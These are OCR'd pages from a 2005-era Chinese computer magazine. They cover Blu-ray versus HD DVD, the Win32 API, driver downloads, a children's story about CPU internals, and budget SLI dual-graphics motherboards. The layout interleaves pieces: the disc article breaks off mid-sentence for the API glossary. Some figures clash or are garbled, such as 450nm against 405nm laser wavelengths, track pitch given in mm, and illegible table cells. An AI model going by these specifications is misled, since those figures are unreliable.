现在的DVD电影碟片采用MPEG2压缩算法，其原版DVD的信号源是高达1000多线的电影原始拷贝转成的数字式Beatcam带，在达到520线电视播出的水平时，一部电影的容量最大不超过D9的近8.5G。当未来我们要面对高清电视播出达1000线以上水平的电影时，这区区的8.5G就远远不够了。DVD廉颇老矣，其未来之路由谁来延续？就在这时，两个候选人跳了出来，它们就是蓝光和HD DVD。

蓝光为什么这么“蓝”？

Blu-Ray Disk(简称BD，即蓝光DVD)早在1998年就已经着手开发了，那时甚至连第一代的DVD标准还没有完全确立下来。当时研发的核心就是索尼、松下和飞利浦，后来又得到了先锋、日立、三星、LG的鼎力支持。

从技术上面来说，先进的DVD技术采用波长为650nm的红色激光和NA值为0.6的聚焦镜头，盘片厚度为0.6mm。而蓝光技术则是采用了波长为450nm的蓝紫色激光，通过NA值为0.85的聚焦镜头将聚焦的光点尺寸缩到极小的程度。蓝光的盘片结构采用了0.1mm厚的光学透明保护层以减少盘片在转动过程中由于倾斜而造成的读写失常，极大地提高了存储密度。此外蓝光盘片的轨道间距为0.32mm，仅仅是当前红光DVD盘片的一半，而其记录单元的最小直径是0.14mm，要比DVD盘片的0.4mm小得多。因此蓝光DVD单面单层盘片的存储容量最高可以达到27GB，是当前红光DVD单面单层盘片容量(4.7GB)的近6倍，足以存储超过2小时的高清晰度数字视频内容或超过13小时的标准电视节目。这还仅仅是单面单层的容量，蓝光DVD和DVD一样可以做成单面双层、双面双层。其中TDK和先锋就先后开发出了单面4层容量达到100GB的蓝光光盘。



蓝光和普通DVD的对比

小知识

NA是Numerical Aperture(数值孔径)的简写，代表了物镜聚集激光的能力。由于激光在光盘上的照射光斑(形成记录点)直径=0.61λ/NA，即与激光波长λ成正比，与物镜的数值孔径NA值成反比，所以NA值越大，越有助于缩小信息点宽度，从而提高存储密度。

HD DVD又是从哪里来的？

既然蓝光是这么出色，HD DVD又是从何而来呢？这就要追溯到上一代的DVD格式之争了。在东芝取得DVD大战的胜利，而且升任DVD论坛技术委员会(DVD-Forum)主席之后，为了保住领先的位置，它在2002年就发布了新一代容量达到30GB的光盘系统。东芝的新光盘系统同样也是采用了蓝色激光，单面单层的存储容量分别为25GB与28GB。但是后来索尼联合飞利浦和松下推出了蓝光DVD之后，东芝于2002年宣布与蓝光阵营分道扬镳，推出自己的一套新技术AOD(Advanced Optical Disk)，也就是我们平常所说的HDDVD了。

HD DVD除了同样使用波长为450nm的蓝紫色激光之外，最大的特点莫过于它的NA值并非原来的0.85，而是和传统DVD一样的0.65，单面单层容量为15GB，单面双层容量为30GB。各位看官可能会奇怪，为什么东芝会推出技术"落后"的产品呢？这里的根本原因就是蓝光DVD采用了0.85的NA值，而传统DVD是0.65，两者之间无法兼容，这样就直接加大了厂商过渡到蓝光DVD生产环境的成本投入，也大大延迟了蓝光成为下一代DVD标准的进程。作为DVD阵营的领导者，东芝自然希望新一代的格式能够和自己主导的DVD格式兼容，从而有一个平稳过渡的过程(好像DVD光驱能够读CD一样)，这也是为什么东芝会离开索尼蓝光阵营的主要原因。而东芝推出的NA值为0.65的HD DVD标准，就是冲着兼容上一代的DVD格式而来的。

从技术上面来看，HD DVD与DVD非常接近，两者的盘片都是由两片0.6mm片基　合而成，光学系统的透镜数值孔径(NA)都是0.65。由于蓝紫色激光的工作波长比红色激光短，光盘的坑槽缩短，因此HD DVD的生产工艺要求很高，特别对盘片的厚度不均匀性和翘曲的指标很高。因此在注塑成型和冷却环节的工艺要求就十分高了。虽然最大容量不如蓝





光，但是HD-DVD出色的兼容性令它的前景被普遍看好，HD-DVD单面单层盘片可储存4 小时以上的1125 线高清晰度(HDTV)的电视图像，完全能够满足未来较长一段时间里面人们对光存储容量的需求。在2005年10月份，东芝甚至已经推出了全球首台能够读取HD DVD光盘数据的笔记本电脑，而且用户也可以用它来读取传统的DVD和CD光盘的数据，另外NEC也推出了30GB容量的HD DVD刻录机。

蓝光与HD-DVD谁更优胜

谁更〝优胜〞，这可不是一个简单的数据对比就能够说明问题的，我们可以先看看下图的对比。

项目		DVD	HD DVD	Blu-ray Disc
存储容量（GB）	ROM（只读）	单层：4.7 双层：8.5	单层：15 双层：30	单层：23.3/25/27 双层：46.6/50/54
	WO/-R（追记）	单层：4.7 双层：8.5	单层：15 双层：未定	单层：25（计划） 双层：50（计划）
	-RW（重写）	单层：4.7	单层：20 双层：32	单层：23.3/25/27 双层：46.6/50/54
激光波长		650nm（红）	405nm（蓝紫）	405nm（蓝紫）
数值孔径（NA）		0.6	0.65	0.85
最小凹点记录长度（μm）		0.4	0.204	0.16/0.149/0.138
数据轨道间距（μm）		0.74	0.40	0.32
[illegible]（μm）		0.35	0.25	[illegible]
盘片结构		0.6mm×2	0.6mm×2	1.1mm+0.1mm
保护层厚度		单层：0.6mm 双层：0.6mm	单层：0.6mm 双层：0.6mm	单层：0.1mm 双层：0.075mm
扇区容量		2KB	2KB	2KB
ECC[illegible]		16	32	32
数据传输速率（1X）		11.08Mb/s	36Mb/s	36Mb/s
通道时钟频率		26.2MHz	64.8MHz	66MHz
10000rpm时最大传输倍速		16X	8X	12X
调制方式		EFMplus（RLL 2,10）	ETM（RLL 1,10）	17PP（RLL 1,7）
记录位置		沟槽	沟槽/岸台	沟槽
旋转方式		CLV	Z-CLV	CLV
单位线速度		3.5m/s	5.6-6.1m/s	4.6-5.2m/s
错误校正方式		RSPC	RSPC	LDC+BIS
保护层厚度误差容许量（越大越好）		30	12.7	2.9
倾斜容限（越大越好）		0.37	0.187	0.087
盘片倾斜误差容限（越大越好）		6.8	3.2	0.4
设备价格（以DVD为基准）		N_0	$\approx N_0$	N_0+10 [illegible]
视频编码		MPEG-2	MPEG 4-AVC，VC1，MPEG-2	MPEG 4-AVC，VC1，MPEG-2
版权保护		CPRM/CSS	AACS	AACS（可能）

从数据上面看，无疑蓝光是占据了绝对优势，它的容量几乎是HD DVD的一倍，而且在视频编码方式方面也与HD DVD并驾齐驱，看上去就好像是D9和D5的区别一般。事实上，从更加深的层次去看，情况恐怕不是我们所见到的那样。首先从设计初衷去看，蓝光主要是为了录制HDTV，而不是为了取代DVD，因此它们率先发布的是BD-RW机型与光盘，至于BD-ROM规格也是近两年才有的事，而HD DVD的设计就是用来取代DVD的，因此从一开始就开发了ROM规格。

另外从视频编码方式上面看，蓝光主要是沿用目前的MPEG-2编码格式，但是这种格式要达到HDTV的1080i标准，码率至少得22Mb/s，一部132分钟的电影视频加上音频之后，一张最低容量的蓝光光盘刚刚够用。而HDDVD在设计之初就准备采用新的编码方式，那就是大家都很熟悉的MPEG-4编码以及微软的高清晰编码格式WMV-9。在采用MPEG-4高级视频编码进行压缩之后，只要12Mb/s的码率就已经完全可以达到HDTV的最高成像质量，比22Mb/s的MPEG-2有过之而无不及，同时还节省了大量的存储空间。按132分钟计算，视频数据容量仅为11.6GB，就算再加上三个音轨数据和相关的辅助数据，总容量也不会超过15GB，因此东芝的15GB最低容量是绰绰有余的。就算你要完全无损压缩的音轨，30GB的HD DVD也够用了，相比之下蓝光的编码技术就显得落后，而且有点准备不足了。

另外还有一个很重要的因素，那就是蓝光采用了全新的光盘结构，不可能使用现有的DVD生产线来完成光盘的生产，但HD DVD却能做到这一点，尤其是双层光盘的生产方面。根据东芝提供的数据，即使厂商只使用现有的DVD光盘生产线去生产HD DVD，也只需7秒即可生产一张HD DVD光盘，而且成品率高达95%。而蓝光不但要用全新的生产线，而且成品率也只有70%左右。对于光盘大规模生产来说，与现有设备间的兼容性对于投资者来说非常重要，因为这将涉及生产成本与最终的光盘价格。因此它也成了HD DVD最有力的竞争武器。另一方面，也因为蓝光的设计与DVD毫不兼容，从而提高了激光头的设计难度与生产成本，而HD DVD则不存在这种问题，正因为如此，光头生产大厂之一的三洋电机公司才加入了HD DVD阵营。

新一代的DVD究竟“姓”什么

在蓝光与HD DVD激战的一段时间里面，双方都不断地在改进着彼此的技术，其中蓝光推出了和HD DVD一样的视频编码方法弥补了自己的不足，而HD DVD也成功地完善了双面生产技术，让盘片容量可以轻松达到30GB，此外更加拉拢到了微软以及英特尔的支持，这两个对PC产业最有影响的巨头大大充实了HD DVD阵营的实力。但是索尼似乎对这个消息有点〝兴高采烈〞的味道，原因就在于如果HD DVD成为PC中的主流，将被大量用于拷贝电影，而为了抗击盗版，电影业肯定会支持拷贝能力最低的格式，所以如果因此招致电影产业的反对，东芝肯定得不偿失。另外微软支持HD DVD更多是出于自己的自身利益，因为微软的Xbox 360即将和采用蓝光的索尼PS3展开激战。

目前，HD DVD获得了好莱坞四大电影制片厂：派拉蒙、环球、华纳兄弟以及新线影业的支持，不过这些公司可能会同时支持蓝光标准。而东芝则于近日完成了可刻录的HD DVD-R格式的开发，预计它将同录像机以及HD DVD

稀饭魔语大辞典

■木门

在大多数程序中选择菜单"文件→打开"，弹出的都是同样的文件打开框，难道每个程序员编写的文件打开都是一致的？无论是ADSL还是FTTB，QQ和MSN都能照常使用，这些程序在编写时并能预测使用者的网络类型，那为什么它们都能正常使用呢？这是因为它们使用了相同的API接口。

本期名词：API

全称：Application Programming Interface(应用程序编程接口)

API是什么：它是应用程序用以请求和执行由计算机操作系统掌管的底层功能的方法，几乎所有操作系统都提供了API，和我们关系最密切的Windows提供的API集合称为Win32 API函数。就好比你(应用程序)需要发一个文件到A公司(硬盘)，原先需要自己先查清路线，然后亲自上门送文件，而有了快递公司(API)，则只需打个电话(调用相关API)就能完成发文件的工作。

为什么要提供API：①对系统安全和稳定性的考虑。如果每个应用程序都能直接对系统底层(比如直接读写硬盘)，那就很难保证这些应用程序不会做出什么出格的事，Windows 9x虽然提供了大量的API，但其对操作系统底层的保护还是很有限的，而Windows 2000/XP则完全禁止了跳过操作系统直接访问底层的操作，所以很多在Windows 9x下能够正常运行的磁盘修复工具到了Windows 2000/XP下就会运行错误；②对系统扩展性以及避免重复开发的需要。苹果公司早期的操作系统相对封闭，结果最后由于平台上的软件 乏而使大多数人放弃了这个操作系统。另外，如果事无巨细，程序员在给程序添加文件保存功能时就必须直接和硬盘的输入输出打交道，或者显示一个程序窗口就必须直接编写出把像素点填充进显存的代码，那恐怕今天就不会有这么多程序和程序员了。操作系统已经将很多常用的功能封装起来，这样程序员就能避免重复开发，腾出更多的时间在程序的逻辑实现上。


Win32 API在哪里：Windows的API都以DLL文件的形式出现，系统目录下的Kernel32.dll、User32.dll、GDI32.dll包含了所有系统底层的API。

查看API函数：用Dependency Walker(下载地址：http://www.newhua.com/cfan/200517/depends.zip)即可查看DLL中的输入函数(即该DLL需要使用的其他DLL中的API)和输出函数(即该DLL提供给其他应用程序或DLL调用的API)，通过分析EXE中调用的API还能判断程序的类型，详细可参考本刊2005年第17期的《动态链接库 Windows的活动大陆》。

CF [ZS03]

PC驱动器一起于2006年4月上市，而索尼的蓝光ROM也于10月开发完成，决定成败的决战已经是一触即发了。

在标准格式的战场上，没有永远的朋友，也没有永远的敌人，前一段时间就有消息称两大阵营之间准备统一标准，这也让整个业界兴奋了好一阵子。可惜从根本上看，这两种技术是有分歧的，要统一起来实在是太难了。因为它们虽然都是采用蓝色激光读取和记录信息，但二者要在技术上达成统一确实存在困难。蓝光光盘的记录层(Recording Layer)距离光盘表面0.1毫米，而HD-DVD光盘的记录层距离光盘表面0.6毫米。就连索尼的PS游戏机设计者久多良木健也说，下一代DVD格式要统一已经不太可能了。



那么新一代的DVD究竟姓什么呢？是姓"蓝"还是"HD"呢？在你的心目中，今天已经决定要选谁了吗？或许让我们把这个疑问留到明年，一起看个究竟吧。

CF [ZS02]

热门驱动快快报

驱動之家 MyDrivers.com

S3 Chrome S20 系列显示芯片最新驱动

u更新如下：6.14.10.2133-15.17.14h版。S3发布了其第四代DirectX 9图形处理器Chrome S20系列，不管是在性能还是功耗方面，都取得了长足进步。这是S3为其发布的第二款Proto测试版驱动程序。
u 适用环境：Win2000/XP
u下载地址：http://www.mydrivers.com/dir132/d53091.htm

XGI 图诚 Volari V3 系列显卡最新 Reactor 反应堆驱动 1.13.23 官方正式版。

u更新如下：新版驱动主要解决了2D显示、游戏方面存在的问题。
u 适用环境：WinXP
u下载地址：http://www.mydrivers.com/dir132/d52988.htm

ATi Radeon 系列显卡最新 DNA 加速驱动 4.4.5.10a 完全版。

u更新如下：1.基于催化剂5.10a制作而成。2.升级游戏设置。3.删除了一些游戏设置。4.加入DNA-ATi Quake4设置。
u 适用环境：Win2000/XP
u下载地址：http://www.mydrivers.com/dir132/d52920.htm

nVIDIA AMD/Intel X16 系列芯片组最新驱动 6.82 版。

u更新如下：nForce 4 SLi X16是nVIDIA公司真正为SLi玩家设计的新一代高端芯片组，其中双x16并不是单一芯片所组成，而是透过南桥和北桥各自拥有一组PCI-E x16。日前nVIDIA官方发布了最新6.82版驱动。
u 适用环境：Win2000/XP
u下载地址：http://www.mydrivers.com/dir132/d53166.htm

Plextor 浦科特 PlexTools Professional 软件最新 2.28 升级版。

u更新如下：1.升级FLAC解码器到1.1.2版。2.增加对PX-760A、PX-750A驱动器的支持。3.修正了其他一些小BUG
u 适用环境：Win98SE/ME/2000/XP
u下载地址：http://www.mydrivers.com/dir132/d53139.htm

nVIDIA nForce4 430/410 系列芯片组最新 ForceWare 驱动 8.22 官方正式多语言版。

u更新如下：nForce4 430/410系列芯片组是nVIDIA公司最新推出的主板芯片组搭配图形芯片组的整合方案。此版驱动更新内容如下：1.通过微软WHQL认证。2.对一些兼容性问题做出修正。
u 适用环境：Win2000/XP
u下载地址：http://www.mydrivers.com/dir132/d53030.htm

Intel英特尔芯片组Intel Chipset Software Installation Utility驱动最新 7.2.2.1006 官方正式版。

u更新如下：最新版驱动主要增加了对更多型号芯片组的支持。
u 适用环境：Win2000/XP/2003
u下载地址：http://www.mydrivers.com/dir132/d52950.htm

Realtek 瑞昱 RTL 8139 系列网卡最新驱动 6.35 WHQL 自动安装版。

u更新如下：1.针对RTL8168/RTL8136，修正了在一些主板上关机期间会出现NMI问题。2.针对RTL8139芯片，改善了在10M/100M传输模式下的性能。3.针对RTL8168/8136，改善了在Intel芯片组下的执行性能。
u 适用环境：Win98SE/ME/2000/XP
u下载地址：http://www.mydrivers.com/dir132/d52842.htm

Realtek 瑞昱 ALC AC97 声音芯片最新 WDM 驱动 3.79 版。

u更新如下：最新发布的驱动增加了特殊的自定义设置。
u 适用环境：Win98SE/ME/2000/XP
u下载地址：http://www.mydrivers.com/dir132/d53135.htm

Intel英特尔PRO Wireless 2200BG/PRO Wireless 2915ABG无线网卡最新驱动包 9.0.3.0 多语言版。

u更新如下：1.修正了当试图连接ch13 AP时，会显示失去漫游范围的错误信息。2.解决了错误的PEAP密码会导致用户被锁定在域名之外的问题。
u 适用环境：Win2000/XP
u下载地址：http://www.mydrivers.com/dir132/d52913.htm



热门驱动热辣评

1. ATi Radeon系列显卡WarAnakin加速驱动最新WarCats 5.10 XT版。在改版驱动领域里，又有一个新面孔闯进我们的视线——WarAnakin。这次他们推出的WarCats 5.10 XT驱动号称能让DOOM3提速30%——真让人吃惊。让我们看看这款驱动都有哪些更新：1.基于ATI 5.10官方正式版修改而成。2.支持Radeon X1300系列显卡。3.加入更多分辨率支持。4.在D3D应用中性能更强。5.支持移动系列显示芯片。6.自动全屏抗锯齿。有兴趣的朋友可以试用一下，记得先把老驱动卸载了再安装这个驱动。

适用环境： Win2000/XP

下载地址： http://www.mydrivers.com/dir132/d52878.htm

2. nVHardPage是目前最好的N卡调节工具之一，能够开启Forceware驱动程序中诸多隐藏选项，从而充分挖掘硬件潜力。下面就来展示一下它的各项本领：1.能够开启存在于NV控制面板程序中的超频、固定刷新频率、AGP选项等诸多隐藏功能。2.方便快捷的更改显示分辨率。3.为每一个游戏和应用程序创建一个独有的配置文件。4.快速调节反锯齿的等级。5.设置垂直同步和兼容性选项等等。最新3.2版更新内容如下：1.加入triple buffering缓存选项。2.加入对匈牙利语的支持。3.修正了在《GTA:SA》、《Chronicles of Riddick: EfBB》两款游戏中存在的问题。4.在OpenGL数据库中加入Triple buffering关键词。5.更新了自动升级程序。6.升级了驱动升级工具。7.升级了显示Direct3D信息的工具。

适用环境： Win2000/XP

下载地址： http://www.mydrivers.com/dir132/d52976.htm

CF [ZS04]

小强PC梦幻之旅

漫游CPU世界

■广东 水水

在游历了主板和显示卡之后的一段时间里，小强凭着好奇心又了解了不少计算机相关的知识，但是在他心中一直都有一个无法解开的谜：既然爸爸说电脑只能计算"0"和"1"，那为什么这两个数字能够变化成为图像、音乐、电影甚至游戏呢？这一切又是如何进行的呢？这天他又找到了"神仙伯伯"——光球，像他提出了问题。光球听到之后笑了笑："你终于发现这个对电脑而言最基础的问题了，来，我们就一起进去看看吧！"

"我们要到哪里去？"

"CPU！"

眨眼间，小强已经和光球一起钻进了一个显得非常狭小的空间里，在半黑暗的环境之中，小强只觉得周围都散发着难以忍受的高热。"你的电脑正在开着呢，因为发热量特别大，现在的CPU构造越来越精密了，说不定再过几年我们就算怎么变小也无法钻进来了！"

"神仙伯伯，我想知道CPU是怎么工作的，请您告诉我吧！"

"别急，我们还是首先来了解一下CPU是由什么制造的吧，你知道吗？"听光球这么一问，小强只能摇头，"告诉你吧，CPU其实是由'沙子'做成的。"

"沙子？！"小强不由得瞪大了眼睛。

"没错，构成CPU部件的最重要的元素：硅，就是从沙子里面提炼出来的，来，我们看看CPU的各个部分吧！"光球话音刚落，两人的眼前立刻出现了一副CPU外观的影像（见图1），"这就是CPU的组成结构了，通常分成五部分，分别是内核、基板、填充物、封装以及接口。中间那块光滑的长方形(有时是正方形)就是CPU内核了，所有的程序处理都是在这里进行；而CPU基板就是承载CPU内核用的电路板，它负责内核芯片和外界的一切通讯，并决定这一颗芯片的时钟频率，在上面有我们经常在电脑主板上见到的电容、电阻，还有决定了CPU时钟频率的电路桥（俗称金手指）；而填充物的作用是用来缓解来自散热器的压力以及固定芯片和电路基板，由于它连接着温度有较大差异的两个方面，所以必须保证十分稳定，它的质量的优劣有时就直接影响着整个CPU的质量。至于封装则是那个盖住CPU内核的'盖子'了，不但是CPU的'外衣'，更是它的保护神！至于接口，就是CPU和主板连接的地方，你看看CPU背面的针脚，它们就是接口了（见图2）。以前CPU除了用针脚式接口之外，还有用插槽式的，好像当年的奔腾2，不过现在几乎所有的CPU都用针脚式了。"





图1


图2

> **小提示**
>
> 时钟频率就是指CPU在单位时间里面运算的次数，频率越高，代表运算次数越多，CPU的性能自然也就更强。而CPU的接口目前主要有Intel的Socket 478、LGA 775和AMD的Socket 462、754、939以及940，所以大家买主板和CPU的时候一定要注意两者的接口是否兼容哦。

"神仙伯伯，CPU是怎么构成的我知道，但是它是怎么把二进制的0和1变成那么多的东西呀？"

"好好，我马上就说，你知道电脑为什么也叫做计算机吗？因为它能够计算任何东西！无论我们需要做什么，CPU都会帮我们'算'出来，譬如说图像吧，我们的显卡会在刹那间收集所有资料，编好程序，然后通过总线传送到CPU里面，等CPU计算好了之后又通过总线传回到显卡那里，然后让显卡芯片进行后期处理，最后才把计算结果转换成为图像显示到屏幕上面。"


图3

"但是CPU里面是怎么利用0和1计算呢？他们里面也有键盘在不断输入吗？"

光球不由得笑了起来："好孩子，这可不是你所想象得到的，你知道在计算机的内核里面有什么东西吗？"小强只能摇了摇头。

"在内核里面，是数以千万计的晶体管！它们的原料就是我们所说的硅了。"

"千万？在这么小的地方里面？！！"小强瞪大了眼睛，不相信这是事实。

"对啊，就连我也不能不叹服人类科技进步的速度，当年的286只有13万个晶体管，386(见图4)和486也只有几十



图4


图 5

万个，奔腾则是550万，但现在的P4 640已经达到了1亿6900万个，索尼即将推出的PS3游戏机的CPU内部晶体管更加达到了破天荒的2.34亿个，就在一片指甲大小的地方里面！(见图5)"此时小强已经惊讶得完全说不出话来了，只听见光球继续说道："无论晶体管有多少，你都可以把一个晶体管当作一个电灯开关，它们有个'操作位'分别代表两种状态，也就是ON(开)和OFF(关)。这一开一关就相当于晶体管的连通与断开，而这两种状态正好与二进制中的基础状态'0'和'1'对应。你可别小看这两种状态，它们可是经过科学家们多年的辛苦研究得来的。在晶体管出现之前，计算机依靠速度缓慢、低效率的真空电子管和机械开关来处理信息。后来，科研人员把两个晶体管放置到一个硅晶体中，这样便创作出第一个集成电路，再后来才有了微处理器，也就是我们现在的CPU的前身。"

"那谁去控制这么多晶体管的开、关呀？"

"所有电子设备都有自己的电路和开关，电子在电路中流动或断开，完全由开关来控制，如果你将开关设置为OFF，电子将停止流动，如果你再将其设置为ON，电子又会继续流动。晶体管的这种ON与OFF的切换由电子信号控制，这样晶体管的ON状态用'1'来表示，而OFF状态则用'0'来表示，就可以组成最简单的二进制数。而由如此之多的晶体管产生的无数个'1'与'0'的特殊次序和模式就能代表不同的情况，譬如说文字、数字、颜色、图形、音乐等等，电脑的一切运算功能就是从这里迈出第一步了。"

看着小强似乎有点豁然开朗的表情，光球突然闪动了一下，一个CPU运行的基本结构图立刻出现在他的面前（见图6），"这是奔腾CPU的运算结构图，这里看上去很复杂，其实主要就是三大部分：运算器、控制器和寄存器。运算器又分成两种，一种是整数运算器ALU，另外一种是浮点运算器FPU，而寄存器的作用就是把运算器计算出来的结果暂时存储起来，先排好队，然后通过和总线的接口把计算结果传输到计算机的各个部件里面去。"




图 6

"那……计算器知道它在计算什么吗？寄存器又是怎么得知要把计算结果送到哪里呢？它们会不会想邮差那样送错信啊？"

"哈哈哈……真是聪明的孩子，没错，计算器和寄存器各司其职，它们除了埋头干活之外就什么都不知道，但是它们都不会出错，原因就在于它们有一个顶头上司：控制器。控制器里面又有指令控制器、时序控制器、总线控制器、中断控制器四种，整个CPU的运作都在它们的监控之下井井有条地进行着，大家分工合作，整条流水线就运行得很流畅了。你所说的出错的情况，在CPU历史上倒是发生过，当时是Intel的奔腾CPU的浮点运算功能出了问题，会有点小毛病，不过现在的CPU基本上都不会有着个毛病了！"

"那……神仙伯伯，我经常听爸爸和他的朋友在讨论什么CPU有多少缓存，那又是怎么回事啊？"

"……CPU的工作总是很忙的，一直都在不停地运算着，但是在所有运算里面，很多都是重复的运算，如果CPU每次都要计算一遍的话，无形之中就浪费了很多精力和时间了，因此就出现了缓存。它的作用就是充当CPU与内存之间的临时存储器，它的容量比内存小但交换速度快，当CPU需要调用大量数据而且又是重复数据的时候，它就可以避开内存，直接在缓存里面调用，速度就非常快了。目前来说缓存分成两级，其中一级缓存又分为数据缓存和指令缓存，对提高CPU的处理效率作用重大。而二级缓存则是完全存储数据的，在CPU结构不变的前提下，二级缓存容量越大，CPU的性能就越高哦！平时我们看CPU的性能，很大程度上也是看二级缓存的哦！（图7：AMD的双核心CPU每个核心都有1MB二级缓存）"




图 7

"谢谢神仙伯伯！我终于明白CPU是怎么样工作的了！我一定要好好学习，长大了，设计出比现在更棒的CPU呢！"

"好！果然有志气，那我就盼望着那一天早点来吧！" CF [ZS05]

双显卡平台完全组建方案之主板推荐

★★

■游来游去

随着SLI技术不断的深入发展，双显卡平台已经不再是高端用户的奢侈品。自从可以通过驱动程序来实现GeForce 6600标准版的SLI模式以来，双显卡平台已经开始向大众化迈进。也正是因为如此，如何组建双显卡平台就成了游戏玩家所急需了解的问题。那一套SLI平台不还是很贵吗？有没有便宜的解决方案？当然有，现在市面上已经提供了各种破解、像形的SLI平台选择，在这些主板的基础上组建SLI平台，不仅仅能使性能得到30％左右的提高，更能大幅降低资金投入。举个例子来说吧，用捷波K8F8G+Stand主板(788元)与两块可破解的Inno3D GeForce 6200显卡(双128显存，590元／片)即可组建一廉价(合价不到2000元)的SLI系统，而相同价格下的单显卡系统，却只能做到nForce4 ultra主板+Geforce 6600GT的配置。单纯以性价比来说，这样的SLI系统还是很值的。

双显卡平台——纯正解决方案

众所周知，SLI技术是nVIDIA的专利技术。其英文全称是Scalable Link Interface，是通过MIO连接桥所实现的双显卡平台。我们需要在一块支持双PCI-E显卡的主板上，同时使用nVIDIA两块同型号的PCI-E显卡，以此来增强系统的图形处理能力。由于SLI技术可以进行动态的负载平衡算法，所以SLI平台实现了接近于双倍的性能提升。

就目前的实际情况来看，只有nForce4 SLI芯片组才是纯正的双显卡平台。这款芯片组共分为AMD和Intel两个版本，采用了单芯片设计。芯片内部共建有20条PCI-E通道，其中的16条用于实现SLI功能。此类主板上存在一个开关，可以平均的分离开16条PCI-E通道。两条PCI-E显卡插槽各自拥有8条PCI-E通道，实现"8+8"模式的SLI平台。由于主流PCI-E原生显卡的带宽需求并不算太高，所以SLI平台中的8条PCI-E通道看似比PCI-E X16减少了一半，却仍然可以提供足够的数据带宽，这也就是SLI平台能够提供双倍性能的原因所在。

双显卡平台——破解解决方案

nForce4系列芯片组能够破解被屏蔽的SLI功能已经不再是什么秘密了，甚至连定位于入门级Socket754平台的nForce4-4X芯片组也已经被破解。只要主板厂商在生产主板时多添加一条PCI-E X16插槽，并相应的进行BIOS破解修改，消费者组建超低价位的SLI平台就变成了相当容易的事情。就目前的测试成绩来看，破解版的SLI平台拥有了与纯正解决方案完全相同的性能，但在价格上却要更为便宜。电脑用户只需要对nForce4系列芯片组上的两个金桥进行连接(有些主板在出厂时便已经破解成功)，就可以体验到原汁原味的双显卡平台。此类主板的价格就是它们的最大优势，购买价值也是相当不错的。

由于nVIDIA在前段时间放出了ForceWare 77.72官方驱动，我们还可以使用不具备SLI接口的GeForce 6600标准版来组建SLI模式，实现更为廉价的双显卡平台。当然需要特别注意的是，目前依靠驱动程序所实现的双显卡平台在性能上还有待完善。特别是在较高分辨率下的游戏运行，比起MIO连接桥的性能表现还存在着一定的差距。当然游戏玩家们还是可以放心购买，这种状况肯定会在nVIDIA的新版驱动出现后得到妥善解决的。另外需要特别说明的是，采用破解SLI方案的游戏玩家一定要特别注意主板和显卡在驱动程序方面的搭配问题。为了实现"无桥"连接的SLI平台，一定要是ForceWare 77.72的显卡驱动才行。至于主板驱动程序，则是主板厂商的原厂驱动更为妥当。

火速链接

关于SLI的破解方法及相关知识，详见《电脑爱好者》2005年17期杂志的《SLI我也行——图解Geforce6200改造》(P69)及《显卡小菜的SLI攻略》(P89)。

双显卡平台——象形解决方案


在古老的象形文字出现之后，人类就懂得了如何依靠自己能力来制造出相似的产品。也正是因为如此，近期的市场上出现了同样具备两个显卡插槽的象形SLI主板。从技术原理来分析，这些象形SLI主板共分为两大类，横跨AMD和Intel两大平台。最先引起人们注意的是Intel E7525、VIA K8T890Pro、VIA PT894Pro这几款芯片组，这些芯片组采用了传统的南北桥设计方案。北桥芯片中内建有20条PCI-E通道，但却无法实现纯正SLI主板的平均分配。其中的16条必须提供给原生PCI-E插槽使用，另外的4条则被用于组建另一条PCI-E插槽，实现"16+4"模式的SLI平台。由于SLI技术需要实现负载均衡，所以此类主板只相当于"4+4"模式的SLI平台。

另外的一类主板大多采用Intel 915P/915PL/925XE/945P芯片组，这些芯片组同样采用了传统的南北桥设计方案。北桥芯片中只建有16条PCI-E通道，另一条PCI-E插槽是通过南桥内的4条PCI-E通道所组建的。考虑到南北桥之间的数据传输会影响到此种模式的SLI平台，所以此类主板比起"4+4"模式还要略逊一筹。目前市场上只有技嘉的GA-8I915P Dual Graphic主板进行过相关测试，采用了修改版的ForceWare 71.24驱动程序进行安装。相比单显卡运行，可以带来32％～53％的性能提升，具有一定的实际意义和购买价值。

典型主板产品推荐

●捷波行天K8F8G+Ultra(参考价格：899元)

